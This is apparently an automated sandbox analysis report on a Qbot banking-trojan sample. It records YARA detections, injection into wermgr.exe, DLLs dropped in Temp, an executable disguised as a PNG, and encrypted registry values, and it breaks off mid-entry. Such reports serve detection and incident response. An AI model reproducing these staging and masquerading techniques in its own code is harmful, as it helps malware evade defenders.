MD5 hash:	0848CD8536408339F3E59C46AF0ECFA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000E.00000002.1880060714.00000000030F4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000E.00000002.1894562135.0000000062E41000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 0000000E.00000002.1884216516.0000000062BE1000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\519878DF.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device | sparse file	sequential only | non directory file	success or wait	1	1000E959	CopyFileW
C:\Users\user\AppData\Local\Temp\C6BF0E6E.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	1000E959	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\519878DF.dll	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2c 58 fd 15 68 39 fd 46 68 39 fd 46 68 39 fd 46 61 41 51 46 6a 39 fd 46 fd 4b fd 47 63 39 fd 46 fd 4b fd 47 71 39 fd 46 fd 4b fd 47 6d 39 fd 46 68 39 fd 46 fd 3a fd 46 fd 4b fd 47 fd 3d fd 46 fd 4b fd 47 69 39 fd 46 fd 4b fd 47 fd 3a fd 46 fd 4b 3d 46 69 39 fd 46 fd 4b fd 47 69 39 fd 46 52 69 63 68 68 39 fd 46 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 75 fd 0d 28 00 00 00	MZ@!L!This program cannot be run in DOS mode.$,Xh9Fh9Fh9FaAQ Fj9FKGc9FKGq9FKGm9 Fh9F:FKG=FKG i9FKG:FK=Fi9FKGi9FRic hh9FPELu(	success or wait	5	1000E959	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C6BF0E6E.dll	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2c 58 fd 15 68 39 fd 46 68 39 fd 46 68 39 fd 46 61 41 51 46 6a 39 fd 46 fd 4b fd 47 63 39 fd 46 fd 4b fd 47 71 39 fd 46 fd 4b fd 47 6d 39 fd 46 68 39 fd 46 fd 3a fd 46 fd 4b fd 47 fd 3d fd 46 fd 4b fd 47 69 39 fd 46 fd 4b fd 47 fd 3a fd 46 fd 4b 3d 46 69 39 fd 46 fd 4b fd 47 69 39 fd 46 52 69 63 68 68 39 fd 46 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 75 fd 0d 28 00 00 00	MZ@!L!This program cannot be run in DOS mode.$,Xh9Fh9Fh9FaAQFj9FKGc9FKGq9FKGm9Fh9F:FKG=FKGi9FKG:FK=Fi9FKGi9FRichh9FPELu(	success or wait	5	1000E959	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wermgr.exe PID: **5056**, Parent PID: **3856**

General

Target ID:	15
Start time:	22:56:26
Start date:	01/02/2023
Path:	C:\Windows\SysWOW64\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\wermgr.exe
Imagebase:	0x270000
File size:	208728 bytes
MD5 hash:	E795DB20C71A7A7254CC7D957E405CBA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: wermgr.exe PID: **5248**, Parent PID: **3856**

General

Target ID:	16
Start time:	22:56:26
Start date:	01/02/2023
Path:	C:\Windows\SysWOW64\wermgr.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wermgr.exe
Imagebase:	0x270000
File size:	208728 bytes
MD5 hash:	E795DB20C71A7A7254CC7D957E405CBA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Kpoizohu	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2FC31BD	CreateDirectoryW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\index1.png	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 fd fd 6a 4c 00 3a 07 00 fd 0a 00 00 fd 00 06 21 0b 01 02 38 00 5e 05 00 00 10 07 00 00 0c 00 00 fd 10 00 00 00 10 00 00 00 70 05 00 00 00 18 6a 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 09 00 00 06 00 00 6d fd 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 07 00 16 15 00	MZ@!L!This program cannot be run in DOS mode.$PELjL:!8^pjm	success or wait	1	2FCEE40	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\M40GZII3\QRZ17C8L.htm	0	1746	3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 69 64 3d 61 74 6f 6d 69 63 20 63 6c 61 73 73 3d 22 6c 74 72 20 20 64 65 73 6b 74 6f 70 2d 6c 69 74 65 20 20 66 70 2d 6e 6f 6e 65 20 62 6b 74 39 30 30 20 75 61 2d 69 65 20 75 61 2d 31 31 2e 30 22 20 6c 61 6e 67 3d 65 6e 2d 55 53 20 64 61 74 61 2d 63 6f 6c 6f 72 2d 73 63 68 65 6d 65 3e 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 32 66 34 34 66 66 64 66 38 62 64 33 62 33 30 38 38 38 37 35 64 34 63 30 32 38 35 65 31 62 34 36 31 32 63 30 34 65 65 64 34 35 37 35 33 64 63 37 36 33 66 32 31 61 36 32 36 39 30 61 65 32 39 38 3e 0a 20 20 20 20 20 20 20 20 77 69 6e 64 6f 77 2e 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6d 61 72 6b 28 27 50 61 67 65 53 74 61 72 74 27 29 3b 0a 20 20 20 20 20 20 20	<!doctype html><html id=atomic class="ltr desktop-lite fp-none bkt900 ua-ie ua-11.0" lang=en-US data-color-scheme><head><script nonce=2f44ffdf8bd3b3088875d4c0285e1b4612c04eed45753dc763f21a62690ae298> window.performance.mark('PageStart');	success or wait	47	2FCF668	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\index1.png	unknown	656056	success or wait	2	2FCEE9E	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	82944	success or wait	2	2FCEE9E	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	success or wait	1	2FCBB40	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	87d631ea	binary	CA 0E EC 58 C8 16 D2 A5 07 45 EE 30 A7 C3 D5 15 08 E8 E6 5A 2E 74 3E CC 0A A4 C9 A2 08 40 A7 16 63 4C 48 F2 6C 3C 54 40 31 3F 73 6D C9 FC 3F D0 3C 8A A9 73 72 09 03 EE 12 D3 AE C2 32 BA 36 2B 71 F9 5E AC 91 46 79 77 A8 24 6C F5 71 F0 EE 35 49 0B 28 D6 2B 76 21	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	b249e1a4	binary	30 46 41 1B B3 1F 79 76 A2 08 01 84 9E 31 B8 01 1A 10 0F FC 69 FC C1 0F D2 6D 80 A3 F0 B6 55 1C B9 9A 40 99 22 BD 07 96 D8 73 19 6B 58 E9 70 59 EA F8 CD 53 62 BF 85 64 AF 53 61 4F E3 A6 2F 21 7D FB E6 79 51 ED A4 0F 3F 6E CF DE 25 A4 04 91 6F 37 CD 7F A9 F0 D1 7A 39 B9 23 9D 99 DF 8C 56 22 AB E9 34 4F 8C 1F 04 B6 0A 95 E9 96 49 1B 76 B7 58 A1 F8 56 89 01 82 AB 16 50 F4 DD 76 72 EB 23 94 7A A4 41 EB A3 7D 9C B4 75 F6 75 23 FF 66 B1 1E 1A 43 7B C3 1C AE 8D 38 4C 60 13 92 AC BA B0 8C 2D 0A B1 A4 52 64 F3 3C 24 84 9A CA 3C CC F6 9F 51 EA B9 49 99 CB 44 85 70 F6 78 C7 04 D3 7E EB 85 39 E7 F1 5E E0 92 30 D3 33 04 9C F6 04 D9 B4 58 F5 A6 36 BB 3E CA A9 AC 29 89 CA 9F	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	b008c1d8	binary	E4 7C 1E 8F C3 F8 03 9D 70 A7 B0 C8 19 DC 2E 72 B4 94 3A C5 23 DF 95 D3 7B 68 B2 DE A5 97 67 CB 14 4D D9 3F 53 E2 74 7E	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	8b4a6bd	binary	89 50 35 1D 79 46 9F 87 AF 38 17 B1 D4 B6 EB 8B	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	75bce937	binary	92 6E E9 EB E6 A9 44 11 81 CA 5A 44 96 82 C7 3D A7 60 14 7D B7 43 44 EF 92 4D AE 14 5E D0 1C CB E0 12 9B 24 D0 1A 5C 65 60 2D A7 DA 36 B7 D0 A3 3F 8B DB 4B 1C 32 B8 95 3E F0 AB AF B1 A3 B2 25 EE	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	cd008e52	binary	D4 8B 47 F4 9F 15 79 8A 40 7A 88 65 20 98 96 02 06 8C 51 53 93 69 5F 37 47 4D F5 B1 18 67 7E B2 74	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	af586c1	binary	A9 D2 A4 EB BE 7C 7A 8A 92 83 00 C7 BA C7 FA 70 E4	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	f89f5e1c	binary	D2 8D EB 99 08 B2 4E 2D 28 8E 88 07 2C CA A1 83 FA 21 B4 C6 1E F1 02 67 91 83 7F 38 98 20 93 18 96 DA E7 E4 52 A4 A8 0A 43 E5 0D 9A 96 43 90 40 4D DB 4A 2D BA 1F 7B 78 A3 DC 3C 91 4A 63 BC 11 E9 31 94 ED 9E B0 D5 AA 3A E3 3F 8B 29 8B 84 8C DF 71 4B BB D8 23 05 CF 46 55 87 0B 7E 2D 6B F8 D6 22 22 A9 24 63 92 96 FC 07 7F 18 CB D7 06 63 3A	success or wait	1	2FCC065	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	87d631ea	binary	CA 0E EC 58 C8 16 D2 A5 07 45 EE 30 A7 C3 D5 15 08 E8 E6 5A 2E 74 3E CC 0A A4 C9 A2 08 40 A7 16 63 4C 48 F2 6C 3C 54 40 31 3F 73 6D C9 FC 3F D0 3C 8A A9 73 72 09 03 EE 12 D3 AE C2 32 BA 36 2B 71 F9 5E AC 91 46 79 77 A8 24 6C F5 71 F0 EE 35 49 0B 28 D6 2B 76 21	CA 0E FB 58 C8 16 E1 92 EF F1 F8 46 0D 05 B9 62 03 FC 4C C7 4D B7 A5 BB 03 8D 55 72 88 3B 68 19 E8 81 B7 D6 BB BB 4E 2C E9 C1 37 02 34 AF D5 88 93 B6 D4 96 C1 9E 6B 1E 76 87 4E B6 18 01 AE 0B B3 D1 D2 A8 28 88 C5 1D BC 69 1E E1 FC C5 7E 76 86 71 1D 64 95 90 1F 68 E4 F2 BE 58 C5 2A DD AA 3F A3 F5 A4 76 2B DF 38 5B C1 78 0F	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	87d631ea	binary	CA 0E FB 58 C8 16 E1 92 EF F1 F8 46 0D 05 B9 62 03 FC 4C C7 4D B7 A5 BB 03 8D 55 72 88 3B 68 19 E8 81 B7 D6 BB BB 4E 2C E9 C1 37 02 34 AF D5 88 93 B6 D4 96 C1 9E 6B 1E 76 87 4E B6 18 01 AE 0B B3 D1 D2 A8 28 88 C5 1D BC 69 1E E1 FC C5 7E 76 86 71 1D 64 95 90 1F 68 E4 F2 BE 58 C5 2A DD AA 3F A3 F5 A4 76 2B DF 38 5B C1 78 0F	CA 0E FB 58 C8 16 E1 92 EF F1 F8 46 0D 05 B9 62 03 FC 4C C7 4D B7 A5 BA 08 84 50 72 88 3B 68 19 E8 81 B7 D6 BB BB 4E 2C E9 C1 37 02 34 AF D5 88 93 B6 D4 96 C1 9E 6B 1E 76 87 4E B6 18 01 AE 0B B3 D1 D2 A8 28 88 C5 1D BC 69 1E E1 FC C5 7E 76 86 71 1D 64 95 90 1F 68 E4 F2 BE 58 C5 2A DD AA 3F A3 F5 A4 76 2B DF 38 5B C1 78 0F	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	87d631ea	binary	CA 0E FB 58 C8 16 E1 92 EF F1 F8 46 0D 05 B9 62 03 FC 4C C7 4D B7 A5 BA 08 84 50 72 88 3B 68 19 E8 81 B7 D6 BB BB 4E 2C E9 C1 37 02 34 AF D5 88 93 B6 D4 96 C1 9E 6B 1E 76 87 4E B6 18 01 AE 0B B3 D1 D2 A8 28 88 C5 1D BC 69 1E E1 FC C5 7E 76 86 71 1D 64 95 90 1F 68 E4 F2 BE 58 C5 2A DD AA 3F A3 F5 A4 76 2B DF 38 5B C1 78 0F	CA 0E F2 58 C8 16 E1 92 EF F1 F9 0C 09 0B B8 61 09 FE 48 C7 04 B7 AC B9 0B 8F 54 44 B3 D7 D4 0D D3 2A 7A BD FD 87 B2 3F 65 9D 5E 56 2D D9 F5 01 DF 90 20 26 41 58 0F 0C A0 C6 75 2B A8 5A 87 EB 77 11 20 E5 E3 07 07 6A AD 35 B2 BE F4 2F C4 91 12 0E 4E 42 3D 66 93 42 4D F4 D5 9D 40 0F 0E 5C F8 22 93 40 6E 1A CE 13 BD C3 E5 88 0D 7B 3F D9 78 7C E5 D3 72	success or wait	1	2FCC065	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Bsusihnbinzray	87d631ea	binary	CA 0E F2 58 C8 16 E1 92 EF F1 F9 0C 09 0B B8 61 09 FE 48 C7 04 B7 AC B9 0B 8F 54 44 B3 D7 D4 0D D3 2A 7A BD FD 87 B2 3F 65 9D 5E 56 2D D9 F5 01 DF 90 20 26 41 58 0F 0C A0 C6 75 2B A8 5A 87 EB 77 11 20 E5 E3 07 07 6A AD 35 B2 BE F4 2F C4 91 12 0E 4E 42 3D 66 93 42 4D F4 D5 9D 40 0F 0E 5C F8 22 93 40 6E 1A CE 13 BD C3 E5 88 0D 7B 3F D9 78 7C E5 D3 72	CA 0E F2 58 C8 16 E1 92 EF F1 F9 0C 09 0B B8 61 09 FE 48 C7 04 B7 AC B9 0B 8F 54 44 B3 D7 D4 0D D3 2B 72 B1 FD 87 B2 3F 65 9D 5E 56 2D D9 F5 01 DF 90 20 26 41 58 0F 0C A0 C6 75 2B A8 5A 87 EB 77 11 20 E5 E3 07 07 6A AD 35 B2 BE F4 2F C4 91 12 0E 4E 42 3D 66 93 42 4D F4 D5 9D 40 0F 0E 5C F8 22 93 40 6E 1A CE 13 BD C3 E5 88 0D 7B 3F D9 78 7C E5 D3 72	success or wait	1	2FCC065	RegSetValueExA

Analysis Process: MiniSearchHost.exe PID: **928**, Parent PID: **824**

General

Target ID:	37
Start time:	22:59:43
Start date:	01/02/2023
Path:	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\MiniSearchHost.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\MiniSearchHost.exe" -ServerName:MiniSearchUI.AppXj3y73at8fy1htwztzxs68sxx1v7cksp7.mca
Imagebase:	0x7ff7daec0000

File size:	19224 bytes
MD5 hash:	EA7DCCCB69306E3F594753F3A3CB4197
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: chrome.exe PID: **2776**, Parent PID: **3596**

General

Target ID:	40
Start time:	23:00:23
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **6844**, Parent PID: **2776**

General

Target ID:	41
Start time:	23:00:25
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1720,i,13133294871945834179,7668959654319283960,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **3412**, Parent PID: **3596**

General

Target ID:	42
Start time:	23:00:32
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **4140**, Parent PID: **3412**

General

Target ID:	43
Start time:	23:00:33
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1736,i,3287171770716033478,3372705689417472233,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **6028**, Parent PID: **3596**

General

Target ID:	44
Start time:	23:00:35
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **7232**, Parent PID: **6028**

General

Target ID:	45
Start time:	23:00:37
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1912 --field-trial-handle=1664,i,13521978810902571107,17385334267372756995,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **7408**, Parent PID: **3596**

General

Target ID:	46
Start time:	23:00:38
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **7644**, Parent PID: **7408**

General

Target ID:	47
Start time:	23:00:40
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1748,i,5209631949940382823,8689814655364980653,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **7792**, Parent PID: **3596**

General

Target ID:	48
Start time:	23:00:41
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: chrome.exe PID: **8012**, Parent PID: **7792**

General	
Target ID:	49
Start time:	23:00:43
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1880 --field-trial-handle=1788,i,11579119628057390005,10372247718544522129,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **8148**, Parent PID: **3596**

General	
Target ID:	50
Start time:	23:00:44
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **4304**, Parent PID: **8148**

General	
Target ID:	51
Start time:	23:00:46
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1956 --field-trial-handle=1748,i,8636032682213568755,18362826956280725044,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **4116**, Parent PID: **3596**

General	
Target ID:	52
Start time:	23:00:47
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7368**, Parent PID: **4116**

General	
Target ID:	53
Start time:	23:00:52
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1660,i,5697102979995698878,12883311118733907942,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **8000**, Parent PID: **3596**

General	
Target ID:	54
Start time:	23:00:52
Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409
Imagebase:	0x7ff6abba0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **1680**, Parent PID: **8000**

General	
Target ID:	55
Start time:	23:00:55

Start date:	01/02/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
